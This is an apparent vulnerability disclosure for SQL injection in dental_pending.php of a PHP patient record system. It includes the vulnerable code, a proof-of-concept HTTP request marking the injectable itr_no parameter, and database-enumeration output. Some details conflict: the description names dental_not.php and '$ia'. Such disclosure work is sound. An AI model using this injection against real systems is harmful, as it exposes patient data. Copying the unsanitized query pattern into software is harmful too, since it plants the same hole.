

# patient-record-management-system-in-php has sql injection in dental\_pending.php

## supplier

[https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google\\_vignette](https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google_vignette)

## Vulnerability parameter


/dental\_pending.php

## describe

An unrestricted SQL injection attack exists in patient-record-management-system-in-php in dental\_not.php. The parameters that can be controlled are as follows: \$ia. This function executes the id parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

### Code analysis

When the value of \$id parameter is obtained in dental\_pending.php, it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



```

dental_pending.php
8  html lang = "en"
18  <body>
37  <br />
38  <br />
39  <div class = "well">
40  <div class = "panel panel-warning">
41  <div class = "panel-heading">
42  <center><label>DENTAL</label></center>
43  </div>
44  </div>
45  <div class = "panel panel-success">
46  <div class = "panel-heading">
47  <label>DENTAL REQUEST</label>
48  <a style = "float:right; margin-top:-4px;" href = "view_dental.php?itr_no=<?php echo $_GET['itr_no']?>
49  </div>
50  <div class = "panel-body">
51  <?php
52  $id = $_GET['itr_no'];
53  $q1 = $conn->query(query: "SELECT * FROM `itr` WHERE `itr_no` = '$id') or die(mysql_error());
54  $f1 = $q1->fetch_array();
55  $q = $conn->query(query: "SELECT * FROM `complaints` WHERE `section` = 'Dental' && `itr_no` = '$id' OR
56  while($f = $q->fetch_array()){
57  if($f['status'] == 'Pending'){
58  echo "<label style = 'color:#3399f3;'>".$f1['firstname']. " ".$f1['lastname']. "</label>". "<text
59  }else{
60  echo "<label style = 'color:#3399f3;'>".$f1['firstname']. " ".$f1['lastname']. "</label>". "<text
61  }
62  }
63  <?php
64  </div>
65  </div>
66  <div id = "footer">
67  <label class = "footer-title">&copy; Copyright Health Center Patient Record Management System 2015</label>
68  </div>
69  </body>
70  <?php require "script.php" ?>
71  </div>
```

# POC

```
GET /dental_pending.php?itr_no=1* HTTP/1.1
Host: healthcarepatientrecordmanagementsystem
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=apub8ggoc8777fmi1n9sbu6ca1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

## Result

```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```

